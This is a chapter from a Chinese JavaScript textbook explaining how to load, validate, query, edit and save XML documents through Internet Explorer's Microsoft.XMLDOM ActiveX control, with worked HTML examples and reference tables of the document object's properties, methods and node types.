本章将讲述如何使用JavaScript脚本操作XML对象。XML是HTML语言的扩展，也是其将来的发展方向，JavaScript可以通过ActiveX控件来实现XML的解析与控制。

16.1 实例：载入XML文件并实现查询或修改

XML目前最多的一种应用就是作为数据的载体，成为互联网上应用最广泛的轻量级数据交换方式之一。代码16.1.htm是一个使用JavaScript载入XML文件，并实现查询或修改的例子。

代码16.1.htm 使用JavaScript载入XML文件

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>16-1 使用JavaScript载入XML文件</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; } a { color:blue; }
li { line-height:20px; }
table { border-collapse:collapse; }
td { padding:5px 10px; border:1px solid #333; }
#data_count { text-decoration:underline; color:blue; }
</style>
<script>
var xml, data_ready, xml_file_path;
```

声明全局变量。变量“xml”是用于操作“XML”的“ActiveX”控件。变量“data_ready”用于记录数据是否已经载入（为了避免在数据未成功载入的情况下操作导致的错误）。变量“xml_file_path”用于记录载入的XML文件的地址，作为执行保存时的参数。

```
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    try{
        xml = new ActiveXObject("Microsoft.XMLDOM");
    }catch(e){
        alert("无法创建XML控件对象，请检查您的安全设置");
    }
}
```

页面载入完全后激发“window.onload”事件，初始化“xml”变量为“Microsoft.XMLDOM”控件。

```
//弹出一个选择文件对话框
function selectFile(){
    var obj, strFilePath;
    //创建一个新的文件选择输入框
    obj = document.createElement("input");
    obj.type = "file"; obj.style.display = "none";
    document.body.appendChild(obj);
    //模拟其鼠标单击事件，以弹出文件选择对话框
    obj.click();
    strFilePath = obj.value;
    //移除文件选择输入框
    document.body.removeChild(obj);
    return(strFilePath);
}
```

函数“selectFile”用于弹出一个选择文件对话框，并将选择的文件路径返回，如果没有选择则返回空字符串。

```
//载入外部XML文件
function loadXML(){
    var strFilePath, nodes;
    //获取用户输入的XML文件地址
    strFilePath = selectFile();
    if(!strFilePath)return;
    //尝试载入XML文件
    try{
        xml.load(strFilePath);
    }catch(e){
        //如果载入失败则提示
        alert("XML文件载入失败，原因是：\r\n\r\n\t" + e.description);
        return;
    }
    //标识数据载入状态为"已载入"，并保存XML数据源文件地址
    data_ready = true; xml_file_path = strFilePath;
    //显示数据内容
    show_data(xml.selectNodes("\/\/图书"));
}
```

函数“loadXML”载入用户选择的XML文件，并以表格的方式显示其全部内容。

```
//根据XML节点，显示数据内容
function show_data(nodes){
    var fn, tb, row, cell, obj;
    //清空数据区域
    $("data").innerHTML = "";
    //清空查询部分的"域名"列表
    while($("fieldname").options.length>1)$("fieldname").removeChild($("fieldname").
    options[1])
    //显示数据长度
```

```
    $("data_count").innerHTML = nodes.length;
    //如果节点集为空则返回
    if(nodes.length==0)return;
    //生成数据表格
    tb = document.createElement("table");
    $("data").appendChild(tb);
    //生成表头
    row = tb.insertRow();
    for(var i=0; i<nodes[0].childNodes.length; i++){
        cell = row.insertCell();
        cell.innerHTML = nodes[0].childNodes[i].tagName;
        cell.style.fontWeight = "bold";
        $("fieldname").options[$("fieldname").options.length] = new
        Option(nodes[0].childNodes[i].tagName, nodes[0].childNodes[i].tagName);
    }
    //填写数据内容
    for(var i=0; i<nodes.length; i++){
        //对于每一条数据，插入一个新的表格行
        row = tb.insertRow();
        for(var j=0; j<nodes[i].childNodes.length; j++){
            //对于每一个字段，插入一个新单元格
            cell = row.insertCell();
            //生成新的链接对象
            obj = document.createElement("A");
            obj.href = "#";
            //将XML节点绑定在链接对象的自定义属性"xmlNode"上
            obj.xmlNode = nodes[i].childNodes[j];
            //将XML节点内容赋值于链接对象"innerHTML"属性
            obj.innerHTML = obj.xmlNode.text;
            //绑定链接的单击事件
            obj.onclick = data_text_onclick;
            cell.appendChild(obj);
        }
    }
}
```

函数“show_data(nodes)”根据给出的XML节点集参数，将其内容显示为一个表格，并将节点集第1条数据的各个域名作为表头，以及查询模块的列表框条目。

```
//单击数据内容进行相应修改
function data_text_onclick(){
    var newText = prompt("请输入新的字段值：", this.innerHTML);
    //如果没有输入或者输入为空字符串则取消修改
    if(!newText)return;
    //执行修改，同时改变XML节点内容与HTML节点内容
    this.innerHTML = this.xmlNode.text = newText;
}
```

在数据表格的单元格上单击鼠标左键，激发函数“data_text_onclick”。此函数通过“prompt”来获取新的输入，并同步改变单元格中HTML节点和XML节点的内容。

```
//执行查询
function doSearch(){
    var nodes;
    //如果没有载入过XML文件则返回
    if(!data_ready)return;
    //使用Xpath查询符合条件的节点
   nodes = xml.selectNodes("\/\/图书["+$("fieldName").value+"='"+$("fieldValue").value+"']");
    show_data(nodes);
}
```

函数“doSearch()”使用“XPath”实现对XML内容的筛选查询。

```
//保存xml控件到原文件
function doSave(){
    //如果没有载入过XML文件则返回
    if(!data_ready)return;
    try{
        xml.save(xml_file_path);
    }catch(e){
        //如果保存失败则提示
        alert("XML文件保存失败，原因是：\r\n\r\n\t" + e.description);
    }
}
```

函数“doSave()”用于保存XML控件的内容。在HTML页面中，由于安全性限制问题，通常无法执行，读者在测试的时候，可以将文件名后缀更改为“hta”后测试（“hta”是HTML应用程序，即HTML Application的后缀名，此类文档中的脚本具有等同于可执行文件的权限）。

```
</script>
</head>
<body>
<ol>
    <li>选择需要的文件：
        <a href="#" onclick="loadXML();return(false);">选择</a>
    </li>
    <li>数据条目数量：
        <span id="data_count">0</span>条
    </li>
    <li>筛选：
        <a href="#" onclick="show_data(xml.selectNodes('\/\/图书'));return(false);">显示所有</a>
        <br>
        <select id="fieldName">
            <option value="*">-=请选择筛选字段=-</option>
        </select>
        <input id="fieldValue">
        <input type="button" value="筛选并显示" onclick="doSearch();">
    </li>
    <li>数据:<br>
        <div id="data"></div>
    </li>
```

```
    <li>保存:<br>
        <input type="button" value="保存" onclick="doSave();">
    </li>
</ol>

</body>
</html>
```

程序的运行效果如图16.1、图16.2和图16.3所示。



图16.1 程序初始化界面



图16.2 载入XML文件后的效果

程序说明如下。

（1）页面载入后的初始状态如图16.1所示。用鼠标左键单击“选择”链接后，弹出选择文件对话框。用户选择一个“XML”文件后，程序会试图将其载入，并将文件的内容以表格的形式显示出来。

（2）在数据表格的任意单元格上单击，则调用函数“prompt()”，由用户输入该字段新的值。

（3）“筛选”步骤中，选择下拉列表框中需要筛选的字段，然后在其右侧的文本框中输入需要筛选的值，单击“筛选并显示”按钮，则程序会显示相应的条目。

图16.3 筛选后的效果

（4）对于“Windows XP SP2”操作系统，由于安全性问题，本示例代码无法在本地域中执行。但是可以通过局域网或万维网域正常浏览（但仍然不能执行保存操作）。由于保存操作需要写入权限，读者可以将文件后缀名更改为“hta”后测试。

（5）本示例中使用的XML文件内容形如：

```
<?xml version="1.0" encoding="GB2312"?>
<所有书籍>
    <图书>
        <名称>鹿鼎记</名称>
        <作者>金庸</作者>
        <简介>一个男人和七个女人的故事</简介>
        <出版日期>1986-01-08</出版日期>
        <售价>2008</售价>
    </图书>
    <图书>
```

```
        ……
    </图书>
    ……
    ……
</所有书籍>
```

说明 XML文件与HTML文件类似，均为标记语言，但其标记可以完全由设计者自定义。因此本示例中的标记均使用中文。在使用非ASCII文本作为XML内容时，必须声明文档编码属性“encoding”，否则可能导致XML解析器无法正常工作。

16.2 初识XML

XML是可扩展的标记语言的缩写，即“eXtensible Markup Language”。XML是一套定义语义标记的规则，这些标记将文档分成许多部件并对这些部件加以标识。

16.2.1 XML简介

XML是一种标记语言，因此要理解XML，首先要理解什么是标记。在对HTML的学习过程中，已经反复接触到了标记这个概念。通俗地讲，标记就是一种用来给文本内容增加附加信息的手段。在HTML里，每一个标记都是有着确切含义的。例如，在HTML中，标签“<I>”的含义是要求HTML浏览器将一段文本以斜体的样式显示，而标签“A”的含义是告诉浏览器生成一个超链接或锚点。

XML与HTML的不同之处在于，其并不会提供了一组事先已经定义好了的标签，而仅仅提供了一个标准语言书写的规则和标准，依照这个标准，任何XML书写者都可以根据实际需要，定义自己的新的标记语言，并为这个标记语言规定其特有的一套标签。因此，XML是一种源标记语言，允许根据其所提供的规则，制定各种各样的标记语言。

XML来源自SGML和HTML，这两个语言都是非常成功的标记语言。SGML的全称是“标准通用化标记语言”，从80年代初开始使用。类似于XML，SGML也可用于创建标记语言，其为语法标记提供了异常强大的工具，同时也有极好的扩展性，因此在分类和索引数据中非常有用。目前SGML多用于科技文献和政府办公文件中。但是SGML也有着很多缺点。一是其非常复杂，对于网络上的日常应用来说其复杂程度简直不可思议，此外SGML非常昂贵。HTML免费、简单，而且获得了广泛的支持，是一种非常简单的SGML语言，可以方便普通人的使用。1996年人们开始致力于描述一种标记语言，使其既具有SGML的强大功能和可扩展性，同时又具有HTML的简单性。W3C于1998年2月批准了XML的1.0版本。

XML的优点有很多，如下所述。

（1）XML允许针对不同的用途领域，开发特定的标记语言，使得该领域的人们可以相互间交换数据信息，而无需担心“语言不通”。

（2）XML的数据利于保存。XML语言的数据是用ASCII码或者Unicode来书写的。从本质上来说非常的简单，不用担心由于程序的更新改变导致数据无法读出。

（3）XML格式的数据利于应用间的数据交换。XML无论对人类还是计算机来说都是易于阅读和编写的，同时由于其非专有格式，不受版权、专利等知识产权的影响，因此非常利于数据的交换。

16.2.2 XML文档的结构

一个“正确书写”的HTML文档实际上就可以直接被当作一个XML文档。确实，作为脱胎自HTML

的标记语言，XML和HTML有着非常多的相似之处。例如，其注释都是由“<!--”和“-->”包括起来的内容，注释都不允许嵌套。

因此在对XML文档结构做初步的讲解之前，请读者首先牢牢记住以下XML不同于，或者说严格于HTML语言的地方（这些地方也是初学者常常犯错的地方）。

（1）XML文档有且仅有一个根元素。也就是说，像：

```
<HTML>
....
</HTML>
<HTML>
....
</HTML>
```

这样的结构在HTML浏览器中从来不会出错，但是如果XML文档这样书写就会导致XML解析器出错。

（2）XML文档是大小写敏感的。在HTML中，“<p>”标记和“<P>”标记具有完全等同的意义，但是对于XML文档来说，这是两种不同的标记。

（3）XML文档的元素必须正确嵌套，标记之间不可以交叉。例如，对于“This is a test.”这样的代码出现了交叉嵌套，HTML不会认为这是错的，但是XML不允许。

（4）XML元素必须要有结束标记。在HTML中有很多开放式的标记，例如：

```
<img src=" 123.gif" >
```

在XML中，任何标记都必须有结束标记。如果某个元素没有子元素和内部文本，则可以直接在开始标记的内部、最后的位置写上一个结束符“/”，上面的“img”标记应该写为：

```
<img src=" 123.gif"  />
```

（5）在XML中，在属性值周围省略引号是非法的，并且同一个元素标记中的属性名不可以重复。同HTML一样，XML元素的开始标记中，可以有以名值对形式书写的属性。在XML中，属性值必须引起来。例如：

```
<a href=http://www.google.cn>Google</a>
```

的书写方式是错误的，应该使用引号将属性值括上：

```
<a href=" http://www.google.cn" >Google</a>
```

（6）XML文档中的连续多个空格不会被忽略。在HTML中，“A long blank”会被显示为“A long blank”，因为浏览器在解释的时候会自动地把文本中连续的、多于一个的空格解释为一个空格。在XML中不会这样。

（7）XML声明必须放在文档的最前部。

下面是一个非常简单的XML文档：

```
<?xml version="1.0" encoding="gb2312" ?>
<所有书籍>
    <!-- XML文档中的注释 -->
    <图书 id="book01" type="bookinfo">
        <名称>&lt;鹿鼎记&gt;</名称>
        <作者>金庸</作者>
        <简介>
```

```
            <![CDATA[
这里是文本区域，对于"<"和">"不需要转换成实体
而且对于换行等也可以直接识别
            ]]>
        </简介>
        <备注>
            换行符被解释为
            一个空格显示
        </备注>
    </图书>
</所有书籍>
```

在“Internet Explorer”浏览器中查看此XML文件的效果如图16.4所示。



图16.4 一个XML文档示例

XML文档中的组成部分有以下几种。

（1）处理指示。处理指示是用来给处理XML文件的应用程序提供信息的，所有的处理指示应该遵循下面的格式：

```
<?处理指示名 处理指示的信息?>
```

例如上面示例XML文档中：

```
<?xml version=" 1.0"  encoding=" gb2312"  ?>
```

告诉XML解析器此XML文档所遵从的XML协议版本，以及文件所使用的编码类型。

（2）注释。XML文档中的注释与HTML中的注释相同，都是由“<!--”和“-->”包括起来的内容。

（3）XML元素。一个XML元素类似于HTML中的元素，包括一个开始标记、标记间的数据内容，以及一个结束标记。

（4）属性。在XML元素的开始标记中书写的，由一个属性名、一个等号（“=”）和一个引号包括起来的属性值组成。

（5）字符数据和实体。XML中，标记间的数据是其内容的字符数据。与HTML中的实体类似，XML也有一些实体，用来替换可能引起语法歧义的字符数据。XML中最常用的实体有：“>”、“<”、“&”、“"”和“'”，分别代表“>”、“<”、“&”、“””（双引号）和“’”（单引号）。

（6）CDATA数据。CDATA标记形式如下：

```
<![CDATA[
    CDATA数据内容
]]>
```

其内容是“<![CDATA[”和“]]>”标记包括起来的字符数据。CDATA标记中的字符数据不会被解析，即使其中含有“<”和“>”等字符，也是直接将其作为字符数据处理。因此其可以用于清晰易读地储存大量的数据。

16.2.3 在Web页面中使用XML

在前面章节中，介绍数据绑定的时候，曾经提到过在HTML页面中使用XML数据岛（需要“Internet Explorer 5.0”及以上版本的浏览器），其使用的方法有两种：

```
<!-- 直接将XML数据书写在HTML页面中 -->
<xml id="x1">
    <图书>
        <名称>鹿鼎记</名称>
        <作者>金庸</作者>
    </图书>
</xml>

<!-- 引用外部的XML数据 -->
<xml id="x2" src="outer.xml">
```

注意 此处的“xml”标记是HTML文档中的标记，而不是XML文档标记。

本章将要讲解的是以“ActiveX”控件的方式来操作XML。获取一个“ActiveX”控件，除了上一章提到的，使用“object”标记的方式外，还可以使用“ActiveXObject”对象生成一个对“ActiveX”控件的引用。

使用“ActiveXObject”对象的语法如下：

```
newObject = new ActiveXObject(servername.typename[, location]);
```

注意 通过使用“new”关键字来创建一个新的“ActiveX”对象。

参数“servername.typename”为字符串型，标识需要建立的“ActiveXObject”对象。代码16.1.htm中，使用：

```
xml = new ActiveXObject("Microsoft.XMLDOM");
```

来建立一个名为“Microsoft.XMLDOM”的“ActiveX”对象。

参数“location”可选，用于指定需要创建“ActiveX”控件的位置，默认时创建在本地。如果需要在远程创建控件，则需要保证没有安全限制。

将通过“new ActiveXObject ()”获取的新建控件对象赋值给某个变量，然后就可以通过对此变量的属性和方法引用来操作该“ActiveX”控件。这样获得的“ActiveX”控件和使用“object”标签建立的控件稍有不同：一是“ActiveXObject”方法只有“Inernet Explorer”浏览器支持，而“object”标签广泛地被几乎所有浏览器支持；二是“ActiveXObject”建立的控件没有被嵌入页面中，而是独立于页面存在，有时即使Web页面被关闭了，程序所创建的“ActiveX”控件仍然在内存中存在。因此。“new

ActiveXObject（）”所建立的控件多为没有用户界面（“UI”）的控件，用于实现很多非交互操作。

16.3 XML控件的文档对象

在Web页面中，对于脚本来说，XML控件中的对象模型结构存在3种类型元素：XML文档对象、XML元素节点对象和XML元素节点集。

16.3.1 XML文档对象的属性和方法

使用“new ActiveXObject(“Microsoft.XMLDOM”)”方法获得的就是一个XML文档对象。XML文档对象类似于HTML页面的DOM结构中的“document”对象。

注意 这里说的类似仅仅是属性名和方法名上的相似，XML文档对象首先还是一个“ActiveX”对象，而不是HTML文档的DOM对象，因此试图对其执行“for(var i in xmlDom)”的操作是错误的，会导致一个“对象不支持此操作”的错误。

XML文档对象（以下简称XMLDocument）具有的常见属性如表16.1所示。

表16.1 “XMLDocument”对象的属性

属性名	描　述
async	布尔型，可读写，标识是否以异步模式载入内容
attributes	包含了节点的所有属性
baseName	字符串型，只读，返回节点的命名空间
childNodes	以节点集的方式返回节点所包含的XML子节点
dataType	字符串型，可读写，设置或返回节点的数据类型
definition	只读，返回DTD中对此节点的定义
doctype	只读，返回文档类型定义节点
documentElement	可读写，设置或返回XML文档的根节点对象
firstChild	只读，返回此节点的第一个子节点
implementation	只读，返回文档的执行（implementation）对象
lastChild	只读，返回此节点的最后一个子节点
namespaces	只读，返回文档的命名空间
namespaceURI	只读，返回文档命名空间的全局资源标志符（URI）
nextSibling	只读，返回此节点在文档流中的下一个同胞元素
nodeName	只读，返回节点名称
nodeType	只读，返回节点类型
nodeTypedValue	可读写，按照节点值类型定义，设置或返回节点值
nodeTypeString	只读，以字符串格式返回节点值
nodeValue	可读写，返回节点值
ownerDocument	只读，返回文档中包含此节点的根，对于XML文档对象此属性返回“null”
parentNode	只读，返回此节点的父节点
parsed	只读，返回此节点及其子节点的解析状态

（续）

属性名	描　述
parseError	只读，返回一个包含最后一个错误的错误处理对象
prefix	只读，返回命名空间的前缀
preserveWhiteSpace	布尔型，可读写，标识对空白字符的处理方式
previousSibling	只读，返回此节点在文档流中的上一个同胞元素
readyState	只读，返回文档的当前状态
resolveExternals	可读写，设置或返回外部定义、可解析命名空间及扩展实体定义等内容，是否在解析时决定
schemas	可读写，设置或返回在下载过程中是否查找摘要文档
specified	只读，返回节点是否在DTD中明确定义
text	只读，返回节点中的非标记内容
url	只读，返回最后一次装入的XML文件的URL地址
validateOnParse	可读写，设置或返回解析文档时是否需要验证文档有效性
xml	只读，返回节点及其内容子节点的xml文本

“XMLDocument”支持的常用方法如表16.2所示。

表16.2 “XMLDocument”对象的方法

属性名	描　述
abort()	停止工作在异步模式下的XML文档的下载，此方法无参数，无返回值
appendChild(node)	将指定的节点插入至当前节点中，所有子节点的最后位置。参数“node”为需要增加的节点
cloneNode(deep)	克隆当前的节点。参数“deep”布尔型，可选，为“true”时复制此节点及其所有的内容节点，为“false”时仅仅复制此节点自身及其属性
createAttribute(name)	创建一个属性节点。参数“name”字符串型，为需要创建的属性名称。此方法返回生成的属性节点
createCDATASection(data)	创建一个“CDATA”节点。参数“data”字符串型，为生成的“CDATA”节点的内容。此方法返回生成的“CDATA”节点
createComment(data)	创建一个注释节点。参数“data”字符串型，为生成的注释节点的内容。此方法返回生成的注释节点
createDocumentFragment()	创建一个文档片段。此方法无参数。其返回值为生成的文档片段对象
createElement(tagName)	创建一个XML元素节点。参数“tagName”为新节点的标记名称。其返回值为生成的XML元素节点
createEntityReference(name)	创建一个实体引用节点。参数“name”为新实体的名称。其返回值为生成的实体引用节点
createNode(type, name, namespaceURI)	根据提供的类型、名称和命名空间创建新的节点。参数“type”为新建的节点类型，可以为字符串型或整型。参数“name”字符串型，为新建节点的名称。“namespaceURI”为命名空间的全局资源地址。此方法返回生成的节点
createProcessingInstruction(target, data)	创建一个处理指示节点。参数“target”字符串型，为指示节点的目标名称。“data”字符串型，为处理指示的内容。此方法返回生成的处理指示节点
createTextNode(data)	创建一个文本节点。参数“data”字符串型，为生成的文本节点的内容。此方法返回生成的文本节点

（续）

属性名	描　述
getElementsByTagName(tagName)	获取文档中所有具有指定标签的元素。参数“tagName”为需要获取的元素的标签名称。此方法返回符合条件的元素节点集
getProperty(name)	获取文档的属性值。参数“name”字符串型，为需要获取的属性的名称
hasChildNodes()	返回此元素是否具有子节点，无参数
insertBefore(newChild, refChild)	在节点子元素中指定位置插入新的元素节点。参数“newChild”为需要插入的新元素。参数“refChild”为需要插入位置后的子元素节点，如果此参数为“null”则将新元素插入子元素集合的最后位置
load(url)	载入指定地址的XML文件。参数“url”为需要载入的文件地址。此方法返回一个布尔值，“true”表示载入成功
loadXML(strXML)	将字符串型参数“strXML”作为XML文本载入。“strXML”可以是一个完整的XML文本，或者一个格式正确的XML文本片段。此方法返回一个布尔值，“true”表示载入成功
nodeFromID(strId)	返回一个“id”属性等于字符串型参数“strId”的节点
removeChild(node)	移除子节点。参数“node”为需要移除的子节点。此方法返回被移除的子节点
replaceChild(newChild. oldChild)	将旧的子节点“oldChild”替换为新子节点“newChild”
save(val)	保存当前的文档至目标位置。参数“val”如果为字符串型时，此参数会被解释为保存的地址，方法的执行效果相当于将XML文档的内容写入到指定地址的文件中。参数“val”如果为另一个XMLDocument对象，则其效果相当于将当前XML文档复制到目标文档中
selectNodes(strXPath)	根据字符串型参数“strXPath”，返回符合条件的元素节点集合
selectSingleNode(strXPath)	根据字符串型参数“strXPath”，返回符合条件的元素节点
setProperty(name, value)	设置属性值，参数“name”为需要设定的属性名，参数“value”为需要设置的属性值
transformNode(objStylesheet)	将XML文档转换为HTML输出。参数“objStyleSheet”为一个XSLT样式表对象。返回值为转换后的HTML文本
transformNodeToObject(stylesheet, outputObject)	将XML文档转换后输出到指定的对象。参数“objStyleSheet”为一个XSLT样式表对象。参数“outputObject”为接受输出的对象。返回值为转换后的HTML文本
validate()	依据载入的DTD等，验证XML的有效性

合理使用XMLDocument对象的属性和方法，可以很方便的载入和保存XML文档。

16.3.2　使用XML文档对象对XML进行校验

代码16.2.htm是一个用于校验XML有效性的程序。其作用是确认输入的XML字符串符合其DTD或Schemas定义。

代码16.2.htm　XML有效性验证

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>16-2  XML有效性验证</title>
```

```
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
textarea { width:100%; height:100px; }
</style>
<script>
var xml;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    xml = new ActiveXObject("Microsoft.XMLDOM");
    xml.loadXML("<root><\/root>");
}
//载入XML文本内容，并根据相应的DTD校验其内容
function validate_xml(){
    var err, strMsg;
    //载入多行文本框的内容
    xml.loadXML($("txt1").value);
    //执行XML Document的"Validate"方法
    //此方法返回一个"error"对象
    err = xml.validate();
    if(err.errorCode==0){
        //如果没有错误发生
        strMsg = "XML内容正确！通过验证！\r\n";
        strMsg += "当前XML文档内容为：\r\n\r\n";
        //输出XML控件对象的XML内容
        strMsg += xml.xml;
    }else{
        //如果出现错误
        strMsg = "XML内容错误！\r\n";
        //输出错误代码
        strMsg += "错误代码：" + err.errorCode + "\r\n";
        //输出错误描述
        strMsg += "错误描述：" + err.reason + "\r\n";
        strMsg += "当前XML文档内容为：\r\n\r\n";
        strMsg += xml.xml;
    }
    //显示输出结果
    alert(strMsg);
}

</script>
</head>
<body>
<!-- 用于输入XML文本内容的多行文本框 -->
<textarea id="txt1"></textarea>
<!-- 执行按钮 -->
<input type="button" value="验证" onclick="validate_xml();">
</body>
</html>
```

程序执行的效果如图16.5和图16.6所示。



图16.5 验证成功

图16.6 验证失败

在页面载入时，程序使用“new ActiveXObject(“Microsoft.XMLDOM”)”方法建立一个新的XML控件。在鼠标单击“验证”按钮时，此程序调用XML Document对象的“loadXML”方法，将多行文本框的内容作为XML文本载入。然后调用XML Document对象的“Validate”方法，对载入的XML文本进行验证。此方法返回一个“error”对象。通过对“error”对象的判断，来确定载入的XML文档的有效性。

XML控件中的“error”对象记录了最后一次发生的错误的相关信息。其具有属性“errorCode”和“reason”。“errorCode”记录了错误的代码，无错误时此属性返回值为“0”。“reason”属性记录了错误的原因描述。

如果提供给“loadXML”的字符串参数符合XML文档的书写要求（有且仅有一个根节点、标签匹配且正确嵌套等），即可以被正确载入。如果载入的XML文本片段中不包含DTD或Schemas内容，则调用XML Document对象的“Validate”方法时会产生错误。但是这种错误并不会影响对XML Dom对象的操作。

16.3.3 异步载入远程XML文件

使用XML Document对象的“load”方法，可以提供多种协议，例如“file:”或“http:”。但是对于“Windows XP SP2”等版本的操作系统来说，由于安全性限制的问题，可能会对跨域的XML文件载入做出限制。例如本地执行的页面不可以载入远程的XML文件，或者A站点的页面不可以试图读取B站点的XML文件等，否则会造成错误。

在使用“load”方法远程载入XML文件时，由于网络的延时和文件的大小等问题影响，可能会出现较长的延时。这时候可以通过定义XML Document对象的“async”属性来确定载入的同步或异步模式。此属性的默认值为“false”，即同步。

所谓“同步”模式，即页面中的一切代码执行都被暂停，直到该控件的所有内容自服务器端下载完毕，才会继续执行下去。而“异步”模式下，则“load”方法被调用时，该控件试图下载指定位置的资源，但并不等待下载结束，程序就继续执行了下去。因此在页面的表现上，同步模式时。如果指定的XML文件较大，且网络传输速度较慢时，程序会出现较长时间的停顿，类似于死机的状态。而异步模式就不存在此类问题。

另一方面，同步模式下的程序编写被大大简化了，程序员无需担心数据是否加载完毕，而可以直接继续执行后继的操作。异步模式下，数据尚未载入完成时，程序段就已执行完毕并退出，因此需要使用绑定事件的方式，在数据完全载入后执行后继的数据处理操作。这无疑比同步模式的程序编写复杂了许多。

XML Document对象支持的事件有“ondataavailable”、“onreadystatechange”和“ontransformnode”。

“ondataavailable”事件在加载的XML数据可用时激发，由于传输可能的影响，此事件在一次加载过程中可能会多次被激发。“onreadystatechange”在XML Document的载入状态发生改变时激发，一次载入过程可能会多次激发此事件。“ontransformnode”事件在调用“transformNode”，依照XSLT样式表对象将XML文档转换为HTML输出时被激发。

代码16.3.htm是一个使用事件绑定来异步载入远程XML文件的例子。

代码16.3.htm 异步XML载入

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>16-3  XML文件的异步载入</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
#hutia { font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体;
background-color:#6090DA; padding:4px 10px; }
</style>
<script>
var xml;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    xml = new ActiveXObject("Microsoft.XMLDOM");
    //设置异步载入
    xml.async = true;
    //绑定事件
    xml.onreadystatechange = xml_onreadystatechange;
    xml.ondataavailable = xml_ondataavailable;
    //载入指定位置的XML文件
    xml.load("\\\\192.168.1.151\\F$\\hutia\\book\\JavaScript入门到精通\\代码\\inc\\data\\16-1.xml");
}

//当XML控件状态改变时调用此函数
function xml_onreadystatechange(){
    var obj, err, str;
    //记录当前xml控件的状态
    str = "[状态改变]状态字为：" + xml.readyState + "，当前XML已解析的长度为：" +
    String(xml.xml).length;
    //如果载入完成
    if(xml.readyState == 4){
        //判断是否存在载入错误
        err = xml.parseError;
        if (err.errorCode != 0){
            //如果载入失败，输出失败原因
            str += "<BR>载入失败，因为：" + err.reason;
        }else{
            //如果载入成功，输出XML文本长度
```

```
            str += "<BR>载入成功完成，文件长度为：" + String(xml.xml).length;
        }
    }
    //生成用于输出的div对象
    obj = document.createElement("div");
    $("hutia").appendChild(obj);
    //完成输出信息
    obj.innerHTML = str;
}

//当XML数据可用时调用此函数
function xml_ondataavailable(){
    var obj, err, str;
    //记录当前xml控件的状态
    str = "[数据可用]状态字为：" + xml.readyState + "，当前XML已解析的长度为：" +
    String(xml.xml).length;
    //生成用于输出的div对象
    obj = document.createElement("div");
    $("hutia").appendChild(obj);
    //完成输出信息
    obj.innerHTML = str;
}

</script>
</head>
<body>
<div id="hutia">
</div>
</body>
</html>
```

程序最终的输出结果如图16.7所示。



图16.7 异步载入XML文件的过程监视

页面载入完成后，首先生成新的XML控件，然后设置其属性“async”值为“true”，即设置载入模式为异步。然后将XML Document对象的“onreadystatechange”和“ondataavailable”事件绑定。最后调用此对象的“load”方法实现实际的XML文件载入。当XML控件的状态发生改变时或XML控件的数据可用时，函数“xml_onreadystatechange”和“xml_ondataavailable”分别被激发，记录并输出当前的XML控件的状态字（readyState）属性，以及XML控件已解析的xml文本长度。

由图16.7所示的输出结果可以看出，XML文档的载入过程是：控件查找服务器并向服务器发送请求（“readyState”为1），然后自服务器下载数据（“readyState”为2），然后对下载的数据进行解析（“readyState”为3），解析过程中，发生若干次“ondataavailable”事件，最后，所有内容解析完毕，最后一次激发“onreadystatechange”事件（“readyState”为4）。

异步载入远程XML文件过程中，可以调用XML对象的“Abort”方法来取消对远程文件的下载。

载入结束后，如果载入或解析XML文件的过程中发生了任意错误，则此错误会生成一个错误对象，

存放在XML控件的“parseError”子对象中。

> **注意** 示例代码中有些细节值得读者学习。应该在“load”方法之前绑定“onreadystatechange”等事件，而不是相反。因为有时对于很快的网速和较小的XML文件，很可能在绑定事件的动作完成前，XML文件就已载入完成，或者“readyState”已经发生过若干次变化。

16.3.4 “documentElement”对象

和HTML的DOM模型中的document对象类似，XML Document对象也具有“documentElement”属性。此属性指向此XML文档中的根元素。例如对于下面的XML文档：

```
<?xml version="1.0" encoding="gb2312" ?>
<所有书籍>
    <!-- XML文档中的注释 -->
    <图书 id="book01" type="bookinfo">
        <名称>&lt;鹿鼎记&gt;</名称>
    </图书>
</所有书籍>
```

使用XML控件的“load”或“loadXML”方法载入后，控件的“xml”属性返回字符串“<?xml version="1.0" encoding="gb2312"?><所有书籍>……</所有书籍>”。控件的“documentElement”对象的“xml”属性返回字符串“<所有书籍>……</所有书籍>”。

也就是说，XML控件的“documentElement”对象指向的是文档中，除了处理指示外的，最底层的XML元素节点。

16.4 XML控件的节点对象

XML文档对象中，每一个组成元素被称为一个节点。需要注意的是，不仅标签所代表的元素是节点，属性、文档声明等对象都是XML控件的节点对象的一种。

16.4.1 XML控件的节点对象类型

XML中节点对象类型分为12类。

（1）元素节点，字符串值“NODE_ELEMENT”，节点类型值为“1”。所有的标签所对应的对象被称为元素节点。

（2）属性节点，字符串值“NODE_ATTRIBUTE”，节点类型值为“2”。在开始标签中，以“名-值对”形式书写的对象称为属性节点。

（3）文本节点，字符串值“NODE_TEXT”，节点类型值为“3”。XML文件中，标签外部的、字符所对应的对象称为文本节点。

（4）“CDATA”节点，字符串值“NODE_CDATA_SECTION”，节点类型值为“4”。“<![CDATA[”和“]]>”及其内容所对应的对象称为“CDATA”节点。

（5）实体引用节点，字符串值“NODE_ENTITY_REFERENCE”，节点类型值为“5”。形如“
”、“!”等形式的实体所对应的对象被称为实体引用节点。

（6）实体节点，字符串值“NODE_ENTITY”，节点类型值为“6”。在文档类型节点内的实体所对应的节点被称为实体节点。

（7）处理指示节点，字符串值“NODE_PROCESSING_INSTRUCTION”，节点类型值为“7”。文档中形如“<?……?>”对应的节点被称为处理指示节点。

（8）注释节点，字符串值“NODE_COMMENT”，节点类型值为“8”。“<!--”和“-->”及其内容所对应的对象称为注释节点。

